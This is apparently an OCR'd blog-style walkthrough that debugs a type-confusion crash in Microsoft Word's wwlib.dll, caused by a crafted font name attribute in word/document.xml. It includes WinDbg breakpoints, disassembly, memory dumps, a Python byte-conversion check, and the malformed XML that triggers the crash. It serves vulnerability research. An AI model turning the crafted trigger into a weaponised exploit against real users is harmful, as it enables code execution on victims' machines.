
```
5f 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  _.................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..................
00 00 00 00 4c 00 69 00 6e 00 63 00 65 00 72 00 43 00  ....L.i.n.c.e.r.C.
68 00 61 00 72 00 43 00 68 00 61 00 72 00 ec 88 88 08  h.a.r.C.h.a.r.....
66 00 6f 00 6e 00 74 00 1a ff 62 00 61 00 74 00 61 00  f.o.n.t...b.a.t.a.
6e 00 67 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  n.g...............
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..................
```

The difference is that the string was in unicode when crashed,so aha,now I get it clear where the 0x088888ec come:it must be the cause of code conversion,for Office XML files are UTF-8 encoded. However, Windows apps use UTF-16 internally:

//python code conversion


```
>>> import struct
>>> x = "e8a3ace0a288".decode("hex")
>>> unicode(x.decode("utf-8")).encode("utf-16-le")
'\xec\x88\x88\x08'
>>> hex(struct.unpack("<L", "\xec\x88\x88\x08")[0])
'0x88888ec'
```

As the crafted bytes "e8a3ace0a288" resides in the name attribute of font tag, so the vul may be caused by the font tag's parsing? but I don't find the font tag in the above print,myabe the font tag's parsing is done by other functions instead of sub_312c61d4.
It seems that we miss some useful info? Oh,yeah,it's still the above tag output:



```
066b61cc   "shapedefaults"
00113a38   0000000d
02655000   00000003
066b61c6   "shapedefaults"
00113a38   0000000d
02655000   00000003
066b61c6   "shapelayout"
00113a38   0000000b
02655000   00000003
066b61e0   "idmap"
001139f0   00000005
02655000   00000004
066afb8a   "OLEObject"
00113a74   00000009
06ac2000   00000004
066afbac   "idmap"
001139e4   00000005
06ac2000   00000006
(790.10c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=088888ec ebx=023432d0 ecx=023432d0 edx=00000004 esi=008e45fc edi=06ac218c
eip=3161309b esp=001138f8 ebp=00113954 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
wwlib!wdGetApplicationObject+0x51495:
3161309b 8b08            mov     ecx,dword ptr [eax]  ds:0023:088888ec=????????
```


We can see the value of poi(poi(poi(arg_0)+b14)) is 0x4 when parsing tag OLEObject and the value is 0x6 when parsing idmap,it seems that the value represent the hierarchy<the layer number of nested tags>)?,and I verified it in the word/document.xml :




```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<w:document xmlns:ve="http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:o="urn:schemas-microsoft-c
"http://schemas.openxmlformats.org/officeDocument/2006/relationships" xmlns:m="http://schemas.openxmlformats.org/o
xmlns:v="urn:schemas-microsoft-com:vml" xmlns:wp="http://schemas.openxmlformats.org/drawingml/2006/wordprocessingD
"urn:schemas-microsoft-com:office:word" xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main" xml
http://schemas.microsoft.com/office/word/2006/wordml">
  <w:body >
    <w:shapeDefaults >
      <o:OLEObject >
        <w:font w:name="LincerCharChar裬□font: batang"><o:idmap/>
      </o:OLEObject>
    </w:shapeDefaults>
  </w:body>
</w:document>
```

So it also verified that the font tag isn't parsed by sub_312C61D4☺

For making clear where the font tag is parsed,let's trace upward to the upper caller sub_3127d3fb Oh,good!I find the second argument of sub_312C61D4(exp_func) is equal to sub_3127d3fb's second argument,and the first argu of sub_312C61D4 is equal to sub_3127d3fb's poi(arg_0) + b14 :




```
.text:3127D407                  mov     esi, [ebp+arg_0]
.text:3127D40A                  push    edi
.text:3127D40B                  mov     edi, [ebp+arg_4] ;
```



```
.text:3128E3B5                  push    [ebp+Src]
.text:3128E3B8                  push    edi
.text:3128E3B9                  push    dword ptr [esi+0B10h]
.text:3128E3BF                  call    sub_312C61D4
```


let's restart windbg and make the condition bp at the start of sub_3127d3fb to see the output:

```
bp wwlib+3D3FB "du poi(poi(esp+8)+18) Lpoi(poi(esp+8)+1c); .printf \"the hierarchy is :\"; dd poi(poi(poi(poi(esp+4)+0b10)+0b14)) L1; g; "
```




```
066afb4c  "document"
the hierarchy is :023a2800  00000000
066afb60  "body"
the hierarchy is :023a2800  00000001
066afb6c  "shapeDefaults"
the hierarchy is :023a2800  00000002
066afb8a  "OLEObject"
the hierarchy is :023a2800  00000003
066afba0  "font"
the hierarchy is :023a2800  00000004
066afbac  "idmap"
the hierarchy is :023a2800  00000005
(798.18c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=088888ec ebx=02421320 ecx=02421320 edx=00000004 esi=008e45fc edi=023a298c
eip=3161309b esp=001138f8 ebp=00113954 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
wwlib!wdGetApplicationObject+0x51495:
3161309b 8b08            mov     ecx,dword ptr [eax]  ds:0023:088888ec=????????
```


Okay..I get it now,it's in agree with the tags' layout of word/document.xml,now we know the font tag's parsing is really not in sub_312C61D4(),which only parsing partial tag instead,and the parent function sub_3127D3FB() is the entry point of the total xml tag's parsing function.Next,I will follow the font tag's parsing process for a more clear about how the type confusion is caused:first restart windbg and stop when parsing the OLEObject tag(just before the font tag),then debug it step by step,it's easy to find that the OLEObject's parsing code resides in sub_312C61D4:



```
.text:312C61E7                  cmp     eax, 4
.text:312C61EA                  mov     [ebp+var_C], ecx
.text:312C61ED                  mov     [ebp+var_8], eax
.text:312C61F0                  jz      loc_312C64A2    ; to OLEObject tag
```




```
.text:312C64A2 loc_312C64A2:                           ; CODE XREF: sub_312C61D4+1C↑j
.text:312C64A2                  mov     eax, ds:dword_313BE990 ; dword_313BE990 : 9 (char numbers of OLEObject)
.text:312C64A7                  cmp     edi, eax
.text:312C64A9                  jnz     loc_312C61F6
.text:312C64AF                  push    eax             ; tag_counts
.text:312C64B0                  push    offset aOleobject ; "OLEObject"
.text:312C64B5                  push    ecx             ; tag_name
.text:312C64B6                  call    sub_3125B5DD
.text:312C64BB                  test    eax, eax
.text:312C64BD                  jnz     loc_312C61F6
.text:312C64C3                  mov     [ebp+var_14], 1
.text:312C64CA                  jmp     loc_312C61FA
.text:312C64CA sub_312C61D4     endp
```



```
066afb4c  "document"
the hierarchy is :04d02000  00000000
066afb60  "body"
the hierarchy is :04d02000  00000001
066afb6c  "shapeDefaults"
the hierarchy is :04d02000  00000002
066afb8a  "OLEObject"
the hierarchy is :04d02000  00000003
Next is for OLEObject tag's parsing.. eax=00000004 ebx=0000ffff ecx=066afb8a edx=00000000 esi
eip=312c64a2 esp=0011398c ebp=001139e4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
wwlib!DllGetClassObject+0x81858:
312c64a2 a190e93b31      mov     eax,dword ptr [wwlib!DllGetClassObject+0x179d46 (313be990)]
```


Next for displaying more information,I modified the breakpoint as following:

```
bp wwlib+003d3fb ".printf \" sub_3127D3FB(parent) \";du poi(poi(esp+8)+18) Lpoi(poi(esp+8)+1c); .printf \"the current tag's hierarchy is:\";dd poi(poi(poi(poi(esp+4)+b10)+b14)) L1;"

bp wwlib+00861d4 ".printf \" sub_312C61D4(exploit) \";du poi(poi(esp+8)+18) Lpoi(poi(esp+8)+1c); .printf \"the current tag's hierarchy is:\";dd poi(poi(poi(esp+4)+b14)) L1;"

bp 0x312c64af ".printf \"Next is for OLEObject tag's parsing..\n\"; "
```



```
0:000> g
 sub_3127D3FB(parent) 066afba0  "font"
the current tag's hierarchy is:04d02000  00000004
eax=313ed02c ebx=00113a10 ecx=00113a10 edx=00000e28 esi=063bc000 edi=313ed02c
eip=3127d3fb esp=001139f4 ebp=00113a30 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
wwlib!DllGetClassObject+0x387b1:
3127d3fb 55              push    ebp
```


The parent function sub_3127D3FB starts to parsing the font tag,let see the layout of the second argu(font tag pointer) in memory:



Virtual: poi(poi(esp+8)+18)   Display format: Byte

```
066afba0  66 00 6f 00 6e 00 74 00 77 00 3a 00 6e 00 61 00 6d 00  f.o.n.t.w.:.n.a.m.
066afbb2  65 00 4c 00 69 00 6e 00 63 00 65 00 72 00 43 00 68 00  e.L.i.n.c.e.r.C.h.
066afbc4  61 00 72 00 43 00 68 00 61 00 72 00 ec 88 88 08 66 00  a.r.C.h.a.r.....f.
066afbd6  6f 00 6e 00 74 00 1a ff 62 00 61 00 74 00 61 00 6e 00  o.n.t...b.a.t.a.n.
066afbe8  67 00 73 00 3a 00 6f 00 75 00 72 00 6e 00 3a 00 73 00  g.s.:.o.u.r.n.:.s.
066afbfa  63 00 68 00 65 00 6d 00 61 00 73 00 2d 00 6d 00 69 00  c.h.e.m.a.s.-.m.i.
066afc0c  63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2d 00 63 00  c.r.o.s.o.f.t.-.c.
066afc1e  6f 00 6d 00 3a 00 6f 00 66 00 66 00 69 00 63 00 65 00  o.m.:.o.f.f.i.c.e.
066afc30  3a 00 6f 00 66 00 66 00 69 00 63 00 65 00 78 00 6d 00  :.o.f.f.i.c.e.x.m.
066afc42  6c 00 6e 00 73 00 3a 00 72 00 68 00 74 00 74 00 70 00  l.n.s.:.r.h.t.t.p.
```

As the font tag's name has been read,so next it will parsing the font tag's name attribute? and we might as well make a ba r4 bp at 0x066afbd0(where 0x088888ec resides in),and I also make a bp at the key calculate_address function sub_31249DA0(it's called many time for calculate "address" for parsing) to see what happened:



```
312c64a2 a190e93b31
0:000> bl
 0 e 312c64a2     0001
 1 e 3127d3fb     0001
0:000> bp wwlib+003d3f
breakpoint 1 redefined
0:000> bp wwlib+00861d
0:000> bl
 0 e 312c64a2     0001
 1 e 3127d3fb     0001
 2 e 312c61d4     0001
0:000> g
 sub_3127D3FB(parent)
the current tag's hier
eax=313ed02c ebx=0011
eip=3127d3fb esp=0011
cs=001b  ss=0023  ds=
wwlib!DllGetClassObje
3127d3fb 55
0:000> ba r4 0x066afbc
0:000> bp 0x31249da0
0:000> g
Breakpoint 3 hit
eax=066afbea ebx=0000
eip=7814500a esp=0011
cs=001b  ss=0023  ds=
MSVCR80!memcpy+0x5a:
7814500a f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
```

Memory - Pid 1944 - WinDbg:6.12.0002.633 X86

Virtual: edi - 20   Display format: Byte

```
024fee28 4c 00 69 00 6e 00 63 00 65 00 72 00 43  L.i.n.c.e.r.C
024fee35 00 68 00 61 00 72 00 43 00 68 00 61 00  .h.a.r.C.h.a.
024fee42 72 00 ec 88 88 08 00 00 00 00 00 00 00  r............
024fee4f 00 00 00 00 00 00 00 00 00 00 00 00 00  .............
024fee5c 00 00 00 00 00 00 00 00 00 00 00 00 00  .............
024fee69 00 00 00 00 00 00 00 00 00 00 00 00 00  .............
024fee76 00 00 00 00 00 00 00 00 00 00 00 00 00  .............
024fee83 00 00 00 00 00 00 00 00 00 00 00 00 00  .............
024fee90 00 00 00 00 00 00 00 00 00 00 00 00 00  .............
024fee9d 00 00 00 00 00 00 00 00 00 00 00 00 00  .............
024feeaa 00 00 00 00 00 00 00 00 00 00 00 00 00  .............
024feeb7 00 00 00 00 00 00 00 00 00 00 00 00 00  .............
024feec4 00 00 00 00 00 00 00 00 00 00 00 00 00  .............
024feed1 00 00 00 00 00 00 00 00 00 00 00 00 00  .............
024feede 00 00 00 00 00 00 00 00 00 00 00 00 00  .............
024feeeb 00 00 00 00 00 00 00 00 00 00 00 00 00  .............
024feef8 00 00 00 00 00 00 00 00 00 00 00 00 00  .............
024fef05 00 00 00 00 00 00 00 00 00 00 00 00 00  .............
024fef12 00 00 00 00 00 00 00 00 00 00 00 00 00  .............
```

```
78144ff0 5f              pop     edi
78144ff1 5d              pop     ebp
```


Memory - Pid 1944 - WinDbg:6.12.0002.633 X86

Virtual: esi - 20   Display format: Byte

```
066afbb4 4c 00 69 00 6e 00 63 00 65 00 72 00 43  L.i.n.c.e.r.C
066afbc1 00 68 00 61 00 72 00 43 00 68 00 61 00  .h.a.r.C.h.a.
066afbce 72 00 ec 88 88 08 66 00 6f 00 6e 00 74  r.....f.o.n.t
066afbdb 00 1a ff 62 00 61 00 74 00 61 00 6e 00  ...b.a.t.a.n.
066afbe8 67 00 73 00 3a 00 6f 00 75 00 72 00 6e  g.s.:.o.u.r.n
066afbf5 00 3a 00 73 00 63 00 68 00 65 00 6d 00  .:.s.c.h.e.m.
066afc02 61 00 73 00 2d 00 6d 00 69 00 63 00 72  a.s.-.m.i.c.r
066afc0f 00 6f 00 73 00 6f 00 66 00 74 00 2d 00  .o.s.o.f.t.-.
066afc1c 63 00 6f 00 6d 00 3a 00 6f 00 66 00 66  c.o.m.:.o.f.f
066afc29 00 69 00 63 00 65 00 3a 00 6f 00 66 00  .i.c.e.:.o.f.
066afc36 66 00 69 00 63 00 65 00 78 00 6d 00 6c  f.i.c.e.x.m.l
066afc43 00 6e 00 73 00 3a 00 72 00 68 00 74 00  .n.s.:.r.h.t.
066afc50 74 00 70 00 3a 00 2f 00 2f 00 73 00 63  t.p.:././.s.c
066afc5d 00 68 00 65 00 6d 00 61 00 73 00 2e 00  .h.e.m.a.s...
066afc6a 6f 00 70 00 65 00 6e 00 78 00 6d 00 6c  o.p.e.n.x.m.l
066afc77 00 66 00 6f 00 72 00 6d 00 61 00 74 00  .f.o.r.m.a.t.
066afc84 73 00 2e 00 6f 00 72 00 67 00 2f 00 6f  s...o.r.g./.o
066afc91 00 66 00 66 00 69 00 63 00 65 00 44 00  .f.f.i.c.e.D.
066afc9e 6f 00 63 00 75 00 6d 00 65 00 6e 00 74  o.c.u.m.e.n.t
```


We can see that it’s copying the data from the memory esi(arg_4) pointed to the specified memory address 0x024fee28

Then make a ba r4 at 0x024fEE44(ec888808),continue to run,it stop at the start of sub_31249DA0☺:



```
Breakpoint 4 hit
eax=04d02000 ebx=0000004c ecx=008e45fc edx=00000004 esi=00000004 edi=008e45fc
eip=31249da0 esp=001138b4 ebp=001138c4 iopl=0         nv up ei ng nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000297
wwlib!DllGetClassObject+0x5156:
31249da0 8b09            mov     ecx,dword ptr [ecx]  ds:0023:008e45fc=04d02000
```

And I find that the value of [ecx+8] and [ecx+c] are always the same([ecx+8] = 0x4c,[ecx+c] = 0x10,0x4c maybe the size of one tag memory structure,you will understand later) every my debugging:




```
        mov     eax,dword ptr [ecx+8] ds:0023:04d02008=0000004c

)0004c ecx=04d02000 edx=00000004 esi=00000004 edi=008e45fc
1138b4 ebp=001138c4 iopl=0         nv up ei ng nz ac pe cy
s=0023  es=0023  fs=003b  gs=0000             efl=00000297
ject+0x5165:
        imul    eax,edx

)0004c ecx=04d02000 edx=00000004 esi=00000004 edi=008e45fc
1138b4 ebp=001138c4 iopl=0         nv up ei ng nz ac pe nc
s=0023  es=0023  fs=003b  gs=0000             efl=00000296
ject+0x5168:
        add     eax,dword ptr [ecx+0Ch] ds:0023:04d0200c=00000010

)0004c ecx=04d02000 edx=00000004 esi=00000004 edi=008e45fc
1138b4 ebp=001138c4 iopl=0         nv up ei pl nz na po nc
s=0023  es=0023  fs=003b  gs=0000             efl=00000202
ject+0x516b:
```

Memory - Pid 1944 - WinDbg:6.12.0002.633 X86

Virtual: ecx   Display format: Byte


```
04d02000 05 00 00 00 19 00 00 00 4c 00 00 00 10  ......
04d0200d 00 00 00 d6 00 00 00 93 00 00 00 15 00  ......
04d0201a 00 00 10 00 00 00 00 00 00 00 00 00 00  ......
04d02027 00 00 00 00 00 00 00 00 00 00 00 00 00  ......
04d02034 ff ff ff ff ff ff ff ff 00 00 00 00 00  ......
04d02041 00 00 00 ff ff ff ff 00 00 00 00 00 00  ......
04d0204e 00 00 00 00 00 00 00 00 00 00 00 00 00  ......
04d0205b 00 06 00 00 00 2f 00 00 00 15 00 00 00  ...../
04d02068 10 00 00 00 00 00 00 00 00 00 00 00 00  ......
04d02075 00 00 00 00 00 00 00 00 00 00 00 ff ff  ......
04d02082 ff ff ff ff ff ff 00 00 00 00 00 00 00  ......
04d0208f 00 ff ff ff ff 00 00 00 00 00 00 00 00  ......
04d0209c 00 00 00 00 00 00 00 00 00 00 00 00 bd  ......
```

Continue press “g”,the idmap is being parsed(it means the font tag’s parsing or initial handling has finished)




```
0:000> g
 sub_3127D3FB(parent) 066afbac  "idmap"
the current tag's hierarchy is:04d02000   00000005
eax=313ed02c ebx=001139c8 ecx=001139c8 edx=313fb30e esi=063bc000 edi=313ed02c
eip=3127d3fb esp=001139ac ebp=001139e8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
